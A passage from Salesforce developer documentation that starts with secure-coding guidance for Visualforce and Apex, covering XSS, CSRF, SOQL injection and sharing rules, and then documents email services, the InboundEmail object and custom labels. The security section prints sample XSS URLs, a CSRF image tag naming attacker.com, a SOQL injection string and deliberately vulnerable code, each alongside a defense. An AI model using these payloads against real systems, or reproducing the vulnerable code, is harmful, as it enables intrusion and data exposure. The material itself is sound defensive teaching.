/services/Soap/u/13.0/4f0900D30000000Jsbi">Go to portal</a>
```

Formula expressions can be function calls or include information about platform objects, a user's environment, system environment, and the request environment. An important feature of these expressions is that data is not escaped during rendering. Since expressions are rendered on the server, it is not possible to escape rendered data on the client using JavaScript or other client-side technology. This can lead to potentially dangerous situations if the formula expression references non-system data (that is potentially hostile or editable data) and the expression itself is not wrapped in a function to escape the output during rendering. A common vulnerability is created by the use of the `{!$Request.*}` expression to access request parameters.

```
<html>
    <head>
        <title>{!$Request.title}</title>
    </head>
    <body>Hello world!</body>
</html>
```

Unfortunately, the unescaped `{!$Request.title}` tag also results in a cross-site scripting vulnerability. For example, the request:

```
http://example.com/demo/hello.html?title=Adios%3C%2Ftitle%3E%3Cscript%3Ealert('xss')%3C%2Fscript%3E
```

results in the output:

```
<html><head><title>Adios</title><script>alert('xss')</script></title></head><body>Hello
world!</body></html>
```

The standard mechanism to do server-side escaping is through the use of the `SUBSTITUTE()` formula tag. Given the placement of the `{!$Request.*}` expression in the example, the above attack can be prevented by using the following nested `SUBSTITUTE()` calls.

```
<html>
    <head>
        <title>{! SUBSTITUTE(SUBSTITUTE($Request.title,"<","<"),">",">")}</title>
    </head>
    <body>Hello world!</body>
</html>
```

Depending on the placement of the tag and usage of the data, both the characters needing escaping, as well as their escaped counterparts, can vary. For instance, this statement:

```
<script>var ret = "{!$Request.retURL}";script>var ret = "{!$Request.retURL}";</script>
```

requires that the double quote character be escaped with its URL encoded equivalent of %22 instead of the HTML escaped ", since it is probably going to be used in a link. Otherwise, the request:

```
http://example.com/demo/redirect.html?retURL= foo%22%3Balert('xss')%3B%2F%2F
```

results in:

```
<script>var ret = "foo";alert('xss');//";</script>
```

Additionally, the `ret` variable might need additional client-side escaping later in the page if it is used in a way which can cause included HTML control characters to be interpreted.

Formula tags can also be used to include platform object data. Although the data is taken directly from the user's organization, it must still be escaped before use to prevent users from executing code in the context of other users (potentially those with higher privilege levels). While these types of attacks must be performed by users within the same organization, they undermine the organization's user roles and reduce the integrity of auditing records. Additionally, many organizations contain data which has been imported from external sources and might not have been screened for malicious content.

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) flaws are less of a programming mistake as they are a lack of a defense. The easiest way to describe CSRF is to provide a very simple example. An attacker has a Web page at `www.attacker.com`. This could be any Web page, including one that provides valuable services or information that drives traffic to that site. Somewhere on the attacker's page is an HTML tag that looks like this:

```
<img
src="http://www.yourwebpage.com/yourapplication/createuser?email=attacker@attacker.com&type=admin....."
 height=1 width=1 />
```

In other words, the attacker's page contains a URL that performs an action on your website. If the user is still logged into your Web page when they visit the attacker's Web page, the URL is retrieved and the actions performed. This attack succeeds because the user is still

authenticated to your Web page. This is a very simple example and the attacker can get more creative by using scripts to generate the callback request or even use CSRF attacks against your AJAX methods.

For more information and traditional defenses, see the following articles:

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- http://shiflett.org/articles/cross-site-request-forgeries

Within the Force.com platform, Salesforce has implemented an anti-CSRF token to prevent this attack. Every page includes a random string of characters as a hidden form field. Upon the next page load, the application checks the validity of this string of characters and does not execute the command unless the value matches the expected value. This feature protects you when using all of the standard controllers and methods.

Here again, the developer might bypass the built-in defenses without realizing the risk. For example, suppose you have a custom controller where you take the object ID as an input parameter, then use that input parameter in an SOQL call. Consider the following code snippet.

```
<apex:page controller="myClass" action="{!init}"</apex:page>

public class myClass {
  public void init() {
    Id id = ApexPages.currentPage().getParameters().get('id');
    Account obj = [select id, Name FROM Account WHERE id = :id];
    delete obj;
    return ;
  }
}
```

In this case, the developer has unknowingly bypassed the anti-CSRF controls by developing their own action method. The `id` parameter is read and used in the code. The anti-CSRF token is never read or validated. An attacker Web page might have sent the user to this page using a CSRF attack and provided any value they wish for the `id` parameter.

There are no built-in defenses for situations like this and developers should be cautious about writing pages that take action based upon a user-supplied parameter like the `id` variable in the preceding example. A possible work-around is to insert an intermediate confirmation page before taking the action, to make sure the user intended to call the page. Other suggestions include shortening the idle session timeout for the organization and educating users to log out of their active session and not use their browser to visit other sites while authenticated.

SOQL Injection

In other programming languages, the previous flaw is known as SQL injection. Apex does not use SQL, but uses its own database query language, SOQL. SOQL is much simpler and more limited in functionality than SQL. Therefore, the risks are much lower for SOQL injection than for SQL injection, but the attacks are nearly identical to traditional SQL injection. In summary SQL/SOQL injection involves taking user-supplied input and using those values in a dynamic SOQL query. If the input is not validated, it can include SOQL commands that effectively modify the SOQL statement and trick the application into performing unintended commands.

For more information on SQL Injection attacks see:

- http://www.owasp.org/index.php/SQL_injection
- http://www.owasp.org/index.php/Blind_SQL_Injection
- http://www.owasp.org/index.php/Guide_to_SQL_Injection
- http://www.google.com/search?q=sql+injection

SOQL Injection Vulnerability in Apex

Below is a simple example of Apex and Visualforce code vulnerable to SOQL injection.

```
<apex:page controller="SOQLController" >
    <apex:form>
        <apex:outputText value="Enter Name" />
        <apex:inputText value="{!name}" />
        <apex:commandButton value="Query" action="{!query}‟ />
    </apex:form>
</apex:page>

public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String qryString = 'SELECT Id FROM Contact WHERE ' +
            '(IsDeleted = false and Name like \'%' + name + '%\')';
        queryResult = Database.query(qryString);
        return null;
    }
}
```

This is a very simple example but illustrates the logic. The code is intended to search for contacts that have not been deleted. The user provides one input value called `name`. The value can be anything provided by the user and it is never validated. The SOQL query is built dynamically and then executed with the `Database.query` method. If the user provides a legitimate value, the statement executes as expected:

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

However, what if the user provides unexpected input, such as:

```
// User supplied value for name: test%') OR (Name LIKE '
```

In that case, the query string becomes:

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

Now the results show all contacts, not just the non-deleted ones. A SOQL Injection flaw can be used to modify the intended logic of any vulnerable query.

SOQL Injection Defenses

To prevent a SOQL injection attack, avoid using dynamic SOQL queries. Instead, use static queries and binding variables. The vulnerable example above can be re-written using static SOQL as follows:

```
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
```

```
        String queryName = '%' + name + '%';
        queryResult = [SELECT Id FROM Contact WHERE
           (IsDeleted = false and Name like :queryName)];
        return null;
    }
}
```

If you must use dynamic SOQL, use the `escapeSingleQuotes` method to sanitize user-supplied input. This method adds the escape character (\) to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands.

Data Access Control

The Force.com platform makes extensive use of data sharing rules. Each object has permissions and may have sharing settings for which users can read, create, edit, and delete. These settings are enforced when using all standard controllers.

When using an Apex class, the built-in user permissions and field-level security restrictions are not respected during execution. The default behavior is that an Apex class has the ability to read and update all data within the organization. Because these rules are not enforced, developers who use Apex must take care that they do not inadvertently expose sensitive data that would normally be hidden from users by user permissions, field-level security, or organization-wide defaults. This is particularly true for Visualforce pages. For example, consider the following Apex pseudo-code:

```
public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
    }
}
```

In this case, all contact records are searched, even if the user currently logged in would not normally have permission to view these records. The solution is to use the qualifying keywords `with sharing` when declaring the class:

```
public with sharing class customController {
    . . .
}
```

The `with sharing` keyword directs the platform to use the security sharing permissions of the user currently logged in, rather than granting full access to all records.

Email Services

What Are Email Services?

Email services are automated processes that use Apex classes to process the contents, headers, and attachments of inbound email. For example, you can create an email service that automatically creates contact records based on contact information in messages.

You can associate each email service with one or more Salesforce-generated email addresses to which users can send messages for processing. To give multiple users access to a single email service, you can:

- Associate multiple Salesforce-generated email addresses with the email service and allocate those addresses to users.
- Associate a single Salesforce-generated email address with the email service, and write an Apex class that executes according to the user accessing the email service. For example, you can write an Apex class that identifies the user based on the user's email address and creates records on behalf of that user.

To use email services, from Setup, enter *Email Services* in the Quick Find box, then select **Email Services**.

- Click **New Email Service** to define a new email service.
- Select an existing email service to view its configuration, activate or deactivate it, and view or specify addresses for that email service.
- Click **Edit** to make changes to an existing email service.
- Click **Delete** to delete an email service.

> Note: Before deleting email services, you must delete all associated email service addresses.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Use of email services in installed AppExchange packages also available in: **Group** and **Professional** Editions

USER PERMISSIONS

To configure Apex email services and email service addresses:
- "Modify All Data"

To create Apex classes:
- "Author Apex"

When defining email services, note the following:

- An email service only processes messages it receives at one of its addresses.
- Salesforce limits the total number of messages that all email services combined, including On-Demand Email-to-Case, can process daily. Messages that exceed this limit are bounced, discarded, or queued for processing the next day, depending on how you configure the failure response settings for each email service. Salesforce calculates the limit by multiplying the number of user licenses by 1,000; maximum 1,000,000. For example, if you have 10 licenses, your organization can process up to 10,000 email messages a day.
- Email service addresses that you create in your sandbox cannot be copied to your production organization.
- For each email service, you can tell Salesforce to send error email messages to a specified address instead of the sender's email address.
- Email services reject email messages and notify the sender if the email (combined body text, body HTML, and attachments) exceeds approximately 10 MB (varies depending on language and character set).

SEE ALSO:

Defining Email Service Addresses

Defining Email Services

Using the InboundEmail Object

Defining Email Service Addresses

1. From Setup, enter *Email Services* in the Quick Find box, then select **Email Services**.
2. Choose the email service for which you want to define an address.
3. Click **New Email Address**, or click **Edit** to change the configuration for an existing email service address. To delete an email service address, click **View** and **Delete**.
4. In the Email Address field, enter the local-part of the email service address. Salesforce generates a unique domain-part for each email service address to ensure that no two email service addresses are identical. The generated domain-part appears to the right of the Email Address field.

   Tip: For the local-part of a Salesforce email address, all alphanumeric characters are valid, plus the following special characters: !#$%&'*/=?^_+-`{|}~. For the domain-part of a Salesforce email address, only alphanumeric characters are valid, as well as hyphen (-). The dot character (.) is also valid in both the local-part and domain-part as long as it is not the first or last character.

   Salesforce email addresses are case-insensitive.

5. Select the Active checkbox if you want the email service address to be activated when you click Save.
6. Choose the Context User. The email service assumes the permissions of the context user when processing the messages this address receives. For example, if the email service is configured to modify contact records upon receiving updated contact information, the email service only modifies a record if the context user has permission to edit the record.

   Important: Choose a context user that has permission to execute the Apex class that the email service is configured to use.

7. Optionally, configure this email service address to only accept messages from certain senders by listing their email addresses and domains in the Accept Email From text box. Separate multiple entries with commas. For example: george@mycompany.com, yahoo.com, gmail.com. If the Accept Email From text box has a value and the email service receives a message from an unlisted email address or domain, the email service performs the action specified in the Unauthorized Sender Action failure response setting.

   Leave this field blank if you want the email service to receive email from any email address.

   Note: If both the email service and email service address are configured to only accept messages from certain senders, the email service only processes messages from senders that are listed in the Accept Email From text boxes on both the email service and the email service address.

8. Click **Save** to save your changes, or **Save and New** to define another inbound email address for this email service.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Use of email services in installed AppExchange packages also available in: **Group** and **Professional** Editions

USER PERMISSIONS

To configure Apex email services and email service addresses:
- "Modify All Data"

To create Apex classes:
- "Author Apex"

SEE ALSO:

Defining Email Services

What Are Email Services?

Defining Email Services

To define an email service:

1. From Setup, enter *Email Services* in the Quick Find box, then select **Email Services**.
2. Click **New Email Service**, or click **Edit** to change an existing email service.
3. Specify the name of the email service.
4. Choose the Apex class you want this email service to use to process messages. The Apex class you choose must implement the `Messaging.InboundEmailHandler` interface. For example:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Use of email services in installed AppExchange packages also available in: **Group** and **Professional** Editions

USER PERMISSIONS

To configure Apex email services and email service addresses:
- "Modify All Data"

To create Apex classes:
- "Author Apex"

```
global class myHandler implements Messaging.InboundEmailHandler {
          global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail
 email, Messaging.InboundEnvelope envelope) {
             Messaging.InboundEmailResult result = new Messaging.InboundEmailresult();

                return result;
            }
        }
```

For information on the InboundEmail object, see Using the InboundEmail Object on page 99.

5. Choose the types of attachments you want the email service to accept. The options are:

   None
   The email service accepts the message but discards any attachment.

   Text Attachments Only
   The email service only accepts the following types of attachments:

   - Attachments with a Multipurpose Internet Mail Extension (MIME) type of `text`.
   - Attachments with a MIME type of `application/octet-stream` and a file name that ends with either a `.vcf` or `.vcs` extension. These are saved as `text/x-vcard` and `text/calendar` MIME types, respectively.

   Messages with attachments other than these types are accepted, but the attachments are discarded.

Binary Attachments Only
The email service only accepts binary attachments, such as image, audio, application, and video files. Binary attachments have a limit of 5 MB per attachment.

Messages with attachments that are not binary are accepted, but the attachments are discarded.

All
The email service accepts any type of attachment.

Note: An email service can only process attachments if you configure the email service to accept attachments and use an Apex class that processes the types of attachments the email service accepts.

Also, note that email services cannot accept inline attachments, such as graphics inserted in email messages.

6. Optionally, select the `Advanced Email Security Settings` checkbox to configure the email service to verify the legitimacy of the sending server before processing a message. The email service uses the following authentication protocols to verify the sender's legitimacy:
   - SPF
   - SenderId
   - DomainKeys

   If the sending server passes at least one of these protocols and does not fail any, the email service accepts the email. If the server fails a protocol or does not support any of the protocols, the email service performs the action specified in the `Unauthenticated Sender Action` failure response setting.

   Tip: Before selecting the `Authenticate Senders` checkbox, ensure that the senders that you expect to use the email service support at least one of the authentication protocols listed above. For information on these authentication protocols, see the following websites:
   - www.openspf.org
   - www.microsoft.com/mscorp/safety/technologies/senderid/default.mspx

7. Email services reject email messages and notify the sender if the email (combined body text, body HTML, and attachments) exceeds approximately 10 MB (varies depending on language and character set).
8. You can convert text attachments to binary attachments.
9. Optionally, configure this email service only to accept messages from certain senders by listing their email addresses and domains in the `Accept Email From` text box. Separate multiple entries with commas. For example: george@mycompany.com, yahoo.com, gmail.com. If the `Accept Email From` text box has a value and the email service receives a message from an unlisted email address or domain, the email service performs the action specified in the `Unauthorized Sender Action` failure response setting.

   Leave this field blank if you want the email service to receive email from any email address.

   Note: You can also authorize email addresses and domains at the email service address-level. See Defining Email Service Addresses on page 95.

   If both the email service and email service address are configured to only accept messages from certain senders, the email service only processes messages from senders that are listed in the `Accept Email From` text boxes on both the email service and the email service address.

10. Select the `Active` checkbox if you want the email service to be activated when you click `Save`.

11. Configure the failure response settings, which determine how the email service responds if an attempt to access this email service fails for the following reasons:

    `Over Email Rate Limit Action`
    Determines what the email service does with messages if the total number of messages processed by all email services combined has reached the daily limit for your organization. Salesforce calculates the limit by multiplying the number of user licenses by 1,000; maximum 1,000,000. For example, if you have 10 licenses, your organization can process up to 10,000 email messages a day.

    `Deactivated Email Address Action`
    Determines what the email service does with messages received at an email address that is inactive.

    `Deactivated Email Service Action`
    Determines what the email service does with messages it receives when the email service itself is inactive.

    `Unauthenticated Sender Action`
    Determines what the email service does with messages that fail or do not support any of the authentication protocols if the `Authenticate Senders` checkbox is selected.

    `Unauthorized Sender Action`
    Determines what the email service does with messages received from senders who are not listed in the `Accept From Email` text box on either the email service or email service address.

    The failure response options are:

    Bounce Message
    The email service returns the message to the sender or to the `Automated Case User` for On-Demand Email-to-Case, with a notification that explains why the message was rejected.

    Discard Message
    The email service deletes the message without notifying the sender.

    Requeue Message (`Over Email Rate Limit Action` Only)
    The email service queues the message for processing in the next 24 hours. If the message is not processed within 24 hours, the email service returns the message to the sender with a notification that explains why the message was rejected.

12. To send error email messages to a specified address instead of the sender's email address, select `Enable Error Routing` and specify the destination email address in `Route Error Emails to This Email Address`. This prevents the sender being notified when email services cannot process an incoming email.

13. Click **Save** to save your changes, or **Save and New Email Address** to create email addresses for this email service, as described in Defining Email Service Addresses on page 95.

SEE ALSO:

Defining Email Service Addresses
What Are Email Services?

Using the InboundEmail Object

For every email the Apex email service domain receives, Salesforce creates a separate InboundEmail object that contains the contents and attachments of that email. You can use Apex classes that implement the `Messaging.InboundEmailHandler` interface to handle an inbound email message. Using the `handleInboundEmail` method in that class, you can access an InboundEmail object to retrieve the contents, headers, and attachments of inbound email messages, as well as perform many functions.

Note: For information on the Apex email service, see What Are Email Services? on page 94.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Example 1: Create Tasks for Contacts

The following is an example of how you can look up a contact based on the inbound email address and create a new task.

```
global class CreateTaskEmailExample implements Messaging.InboundEmailHandler {

  global Messaging.InboundEmailResult handleInboundEmail(Messaging.inboundEmail email,
                                                         Messaging.InboundEnvelope env){

    // Create an InboundEmailResult object for returning the result of the
    // Apex Email Service
    Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

    String myPlainText= '';

    // Add the email plain text into the local variable
    myPlainText = email.plainTextBody;

    // New Task object to be created
    Task[] newTask = new Task[0];

    // Try to look up any contacts based on the email from address
    // If there is more than one contact with the same email address,
    // an exception will be thrown and the catch statement will be called.
    try {
      Contact vCon = [SELECT Id, Name, Email
        FROM Contact
        WHERE Email = :email.fromAddress
        LIMIT 1];

      // Add a new Task to the contact record we just found above.
      newTask.add(new Task(Description =  myPlainText,
           Priority = 'Normal',
           Status = 'Inbound Email',
           Subject = email.subject,
           IsReminderSet = true,
           ReminderDateTime = System.now()+1,
           WhoId =  vCon.Id));

     // Insert the new Task
     insert newTask;

     System.debug('New Task Object: ' + newTask );
```

```
    }
    // If an exception occurs when the query accesses
    // the contact record, a QueryException is called.
    // The exception is written to the Apex debug log.
   catch (QueryException e) {
       System.debug('Query Issue: ' + e);
   }

   // Set the result to true. No need to send an email back to the user
   // with an error message
   result.success = true;

   // Return the result for the Apex Email Service
   return result;
  }
}
```

Example 2: Handle Unsubscribe Email

Companies that send marketing email to their customers and prospects need to provide a way to let the recipients unsubscribe. The following is an example of how an email service can process unsubscribe requests. The code searches the subject line of inbound email for the word "unsubscribe." If the word is found, the code finds all contacts and leads that match the From email address and sets the `Email Opt Out` field (`HasOptedOutOfEmail`) to True.

```
Global class unsubscribe implements Messaging.inboundEmailHandler{

    Global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail email,

                          Messaging.InboundEnvelope env ) {

        // Create an inboundEmailResult object for returning
        // the result of the email service.
        Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

        // Create contact and lead lists to hold all the updated records.
        List<Contact> lc = new List <contact>();
        List<Lead> ll = new List <lead>();

        // Convert the subject line to lower case so the program can match on lower case.

        String mySubject = email.subject.toLowerCase();
        // The search string used in the subject line.
        String s = 'unsubscribe';

        // Check the variable to see if the word "unsubscribe" was found in the subject
line.
        Boolean unsubMe;
        // Look for the word "unsubcribe" in the subject line.
        // If it is found, return true; otherwise, return false.
        unsubMe = mySubject.contains(s);

         // If unsubscribe is found in the subject line, enter the IF statement.

        if (unsubMe == true) {
```

```
    try {

    // Look up all contacts with a matching email address.

    for (Contact c : [SELECT Id, Name, Email, HasOptedOutOfEmail
                  FROM Contact
                  WHERE Email = :env.fromAddress
                  AND hasOptedOutOfEmail = false
                  LIMIT 100]) {

        // Add all the matching contacts into the list.
        c.hasOptedOutOfEmail = true;
        lc.add(c);
    }
    // Update all of the contact records.
    update lc;
}
catch (System.QueryException e) {
    System.debug('Contact Query Issue: ' + e);
}

try {
    // Look up all leads matching the email address.
    for (Lead l : [SELECT Id, Name, Email, HasOptedOutOfEmail
              FROM Lead
              WHERE Email = :env.fromAddress
              AND isConverted = false
              AND hasOptedOutOfEmail = false
              LIMIT 100]) {
        // Add all the leads to the list.
        l.hasOptedOutOfEmail = true;
        ll.add(l);

        System.debug('Lead Object: ' + l);
    }
    // Update all lead records in the query.
    update ll;
}

catch (System.QueryException e) {
    System.debug('Lead Query Issue: ' + e);
}

System.debug('Found the unsubscribe word in the subject line.');
 }
 else {
    System.debug('No Unsuscribe word found in the subject line.' );
 }
// Return True and exit.
// True confirms program is complete and no emails
// should be sent to the sender of the unsubscribe request.
result.success = true;
return result;
```

```
    }
}
```

```
@isTest
private class unsubscribeTest {
    // The following test methods provide adequate code coverage
    // for the unsubscribe email class.
    // There are two methods, one that does the testing
    // with a valid "unsubcribe" in the subject line
    // and one the does not contain "unsubscribe" in the
    // subject line.
    static testMethod void testUnsubscribe() {

       // Create a new email and envelope object.
       Messaging.InboundEmail email = new Messaging.InboundEmail() ;
       Messaging.InboundEnvelope env    = new Messaging.InboundEnvelope();

       // Create a new test lead and insert it in the test method.
       Lead l = new lead(firstName='John',
                lastName='Smith',
                Company='Salesforce',
                Email='user@acme.com',
                HasOptedOutOfEmail=false);
       insert l;

       // Create a new test contact and insert it in the test method.
       Contact c = new Contact(firstName='john',
                   lastName='smith',
                   Email='user@acme.com',
                   HasOptedOutOfEmail=false);
       insert c;

       // Test with the subject that matches the unsubscribe statement.
       email.subject = 'test unsubscribe test';
       env.fromAddress = 'user@acme.com';

       // Call the class and test it with the data in the testMethod.
       unsubscribe unsubscribeObj = new unsubscribe();
       unsubscribeObj.handleInboundEmail(email, env );

    }

    static testMethod void testUnsubscribe2() {

       // Create a new email and envelope object.
       Messaging.InboundEmail email = new Messaging.InboundEmail();
       Messaging.InboundEnvelope env = new Messaging.InboundEnvelope();

       // Create a new test lead and insert it in the test method.
       Lead l = new lead(firstName='john',
                lastName='smith',
                Company='Salesforce',
                Email='user@acme.com',
                HasOptedOutOfEmail=false);
```

```
        insert l;

        // Create a new test contact and insert it in the test method.
        Contact c = new Contact(firstName='john',
                    lastName='smith',
                    Email='user@acme.com',
                    HasOptedOutOfEmail=false);
        insert c;

        // Test with a subject that does not contain "unsubscribe."
        email.subject = 'test';
        env.fromAddress = 'user@acme.com';

        // Call the class and test it with the data in the test method.
        unsubscribe unsubscribeObj = new unsubscribe();
        unsubscribeObj.handleInboundEmail(email, env );
    }
}
```

InboundEmail Object

An InboundEmail object has the following fields.

Name	Type	Description
`binaryAttachments`	InboundEmail.BinaryAttachment[]	A list of binary attachments received with the email, if any. Examples of binary attachments include image, audio, application, and video files.
`ccAddresses`	String[]	A list of carbon copy (CC) addresses, if any.
`fromAddress`	String	The email address that appears in the From field.
`fromName`	String	The name that appears in the From field, if any.
`headers`	InboundEmail.Header[]	A list of the RFC 2822 headers in the email, including: • Received from • Custom headers • Message-ID • Date
`htmlBody`	String	The HTML version of the email, if specified by the sender.
`htmlBodyIsTruncated`	Boolean	Indicates whether the HTML body text is truncated (`true`) or not (`false`.)
`inReplyTo`	String	The In-Reply-To field of the incoming email. Identifies the email or emails to which this one is a reply (parent emails). Contains the parent email or emails' message-IDs.
`messageId`	String	The Message-ID—the incoming email's unique identifier.

Name	Type	Description
`plainTextBody`	String	The plain text version of the email, if specified by the sender.
`plainTextBodyIsTruncated`	Boolean	Indicates whether the plain body text is truncated (`true`) or not (`false`.)
`references`	String []	The References field of the incoming email. Identifies an email thread. Contains a list of the parent emails' References and message IDs, and possibly the In-Reply-To fields.
`replyTo`	String	The email address that appears in the reply-to header. If there is no reply-to header, this field is identical to the `fromAddress` field.
`subject`	String	The subject line of the email, if any.
`textAttachments`	InboundEmail.TextAttachment[]	A list of text attachments received with the email, if any. The text attachments can be any of the following: • Attachments with a Multipurpose Internet Mail Extension (MIME) type of `text` • Attachments with a MIME type of `application/octet-stream` and a file name that ends with either a `.vcf` or `.vcs` extension. These are saved as `text/x-vcard` and `text/calendar` MIME types, respectively.
`toAddresses`	String[]	The email address that appears in the `To` field.

InboundEmail.Header Object

An InboundEmail object stores RFC 2822 email header information in an InboundEmail.Header object with the following fields.

Name	Type	Description
`name`	String	The name of the header parameter, such as `Date` or `Message-ID`.
`value`	String	The value of the header.

InboundEmail.BinaryAttachment Object

An InboundEmail object stores binary attachments in an InboundEmail.BinaryAttachment object.

Examples of binary attachments include image, audio, application, and video files.

An InboundEmail.BinaryAttachment object has the following fields.

Name	Type	Description
`body`	Blob	The body of the attachment.
`fileName`	String	The name of the attached file.
`mimeTypeSubType`	String	The primary and sub MIME-type.

InboundEmail.TextAttachment Object

An InboundEmail object stores text attachments in an InboundEmail.TextAttachment object.

The text attachments can be any of the following:

- Attachments with a Multipurpose Internet Mail Extension (MIME) type of `text`
- Attachments with a MIME type of `application/octet-stream` and a file name that ends with either a `.vcf` or `.vcs` extension. These are saved as `text/x-vcard` and `text/calendar` MIME types, respectively.

An InboundEmail.TextAttachment object has the following fields.

Name	Type	Description
`body`	String	The body of the attachment.
`bodyIsTruncated`	Boolean	Indicates whether the attachment body text is truncated (`true`) or not (`false`.)
`charset`	String	The original character set of the body field. The body is re-encoded as UTF-8 as input to the Apex method.
`fileName`	String	The name of the attached file.
`mimeTypeSubType`	String	The primary and sub MIME-type.

InboundEmailResult Object

The InboundEmailResult object is used to return the result of the email service. If this object is null, the result is assumed to be successful. The InboundEmailResult object has the following fields.

Name	Type	Description
`success`	Boolean	A value that indicates whether the email was successfully processed. If `false`, Salesforce rejects the inbound email and sends a reply email to the original sender containing the message specified in the `Message` field.
`message`	String	A message that Salesforce returns in the body of a reply email. This field can be populated with text irrespective of the value returned by the `Success` field.

InboundEnvelope Object

The InboundEnvelope object stores the envelope information associated with the inbound email, and has the following fields.

Name	Type	Description
`toAddress`	String	The name that appears in the `To` field of the envelope, if any.
`fromAddress`	String	The name that appears in the `From` field of the envelope, if any.

SEE ALSO:

What Are Email Services?

Apex Code Overview

Custom Labels

Custom Labels

Custom Labels

Custom labels are custom text values that can be accessed from Apex classes, Visualforce pages, or Lightning components. The values can be translated into any language Salesforce supports. Custom labels enable developers to create multilingual applications by automatically presenting information (for example, help text or error messages) in a user's native language.

You can create up to 5,000 custom labels for your organization, and they can be up to 1,000 characters in length. Custom labels from managed packages don't count toward this limit.

To access custom labels, from Setup, enter *`Custom Labels`* in the `Quick Find` box, then select **Custom Labels**. From this page, you can:

- Create a new custom label or edit an existing custom label.
- View an existing custom label. From the view page, you can create or edit a translation in a language used by your organization.

To add a custom label to your application:

1. Create the custom label.
2. Translate the value of the label into the languages supported by your application.
3. Use the label.
   - In Apex use the `System.Label.`***`Label_name`*** syntax.
   - In Visualforce and Lightning components, use the `$Label` global variable.
4. Include the label in your application when you package it for the AppExchange.

   Tip: If a custom label has translations, include the translations in a package by explicitly packaging the desired languages.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

Create, edit, or delete custom labels:
- "Customize Application"

Create or override a translation:
- "Manage Translation"

  OR

  "View Setup and Configuration" and be designated as a translator

SEE ALSO:

Create and Edit Custom Labels

Create and Edit Custom Labels

Create custom labels that can be referenced from Apex classes, Visualforce pages, or Lightning components to make an app multilingual.

1. From Setup, enter *Custom Labels* in the Quick Find box, then select **Custom Labels**.
2. To create a label, click **New Custom Label**. To edit a label, click **Edit** next to the custom label.
3. In the **Short Description** text box, enter an easily recognizable term to identify this custom label. This description is used in merge fields.

   Note: You can't change the language of an existing custom label.

4. If you're creating a custom label: In the **Name** text box, enter the name the label uses. This value is used in Apex and Visualforce pages to reference the custom label. Names must contain only alphanumeric characters, start with a letter, contain no spaces or double underscores, and be unique from all other labels in your org.
5. To mark the custom label as protected, check Protected Component..
6. For **Categories**, enter text to categorize the label. This field can be used in filter criteria when creating custom label list views. Separate each category with a comma. The total number of characters allowed in the **Categories** text box is 255.
7. In the **Value** text box, enter text up to 1,000 characters. This value can be translated into any language that Salesforce supports.

   Note: It can take a few minutes before all users see changes you've made to this field.

8. Click **Save**.

SEE ALSO:

Create and Edit Custom Label Translations

Custom Labels

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

Create, edit, or delete custom labels:

- "Customize Application"

Create or override a translation:

- "Manage Translation"

  OR

  "View Setup and Configuration" and be designated as a translator

Create and Edit Custom Label Translations

Translations for custom labels determine what text to display for the label's value when a user's default language is the translation language.

1. From Setup, enter *Custom Labels* in the Quick Find box, then select **Custom Labels**.
2. Select the name of the custom label to open.
3. In the Translations related list, click **New** to enter a new translation or **Edit** next to the language to change a translation. If you click **Delete**, Salesforce confirms that you want to delete, then removes the translation from the custom label.
4. Select the Language you are translating into.
5. Enter the Translation Text. This text overrides the value specified in the label's Value field when a user's default language is the translation language.
6. Click **Save**.

Note: When you package an app that uses custom labels with translations, include the translations by explicitly packaging the desired languages.

SEE ALSO:

Create and Edit Custom Labels

Custom Labels

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

Create, edit, or delete custom labels:

- "Customize Application"

Create or override a translation:

- "Manage Translation"

  OR

  "View Setup and Configuration" and be designated as a translator

Viewing Custom Labels

After creating a custom label, you can:

- Edit the custom label.

  Note: You cannot edit the attributes of custom labels installed as part of a managed package. You can only override the existing translations or provide new translations for languages not included in the package.

- Delete a custom label.

  Note: You cannot delete custom labels installed as part of a managed package, or that are referenced by Apex or a Visualforce page. You can only override the existing translations.

- Create or edit a translation.

SEE ALSO:

Create and Edit Custom Labels

Custom Labels

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

Create, edit, or delete custom labels:

- "Customize Application"

Create or override a translation:

- "Manage Translation"

  OR

  "View Setup and Configuration" and be designated as a translator

Custom S-Controls

Defining Custom S-Controls

Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

The custom s-control library is a place where you can store and upload content for use in many areas within Salesforce such as, custom links, Web tabs, custom buttons, and dashboards. S-controls provide a flexible, open means of extending the Salesforce user interface, including the ability to create and display your own custom data forms.

An s-control can contain any type of content that you can display or run in a browser, for example, a Java applet, an ActiveX control, an Excel file, or a custom HTML Web form.

1. From Setup, enter *S-Controls* in the `Quick Find` box, then select **S-Controls**.
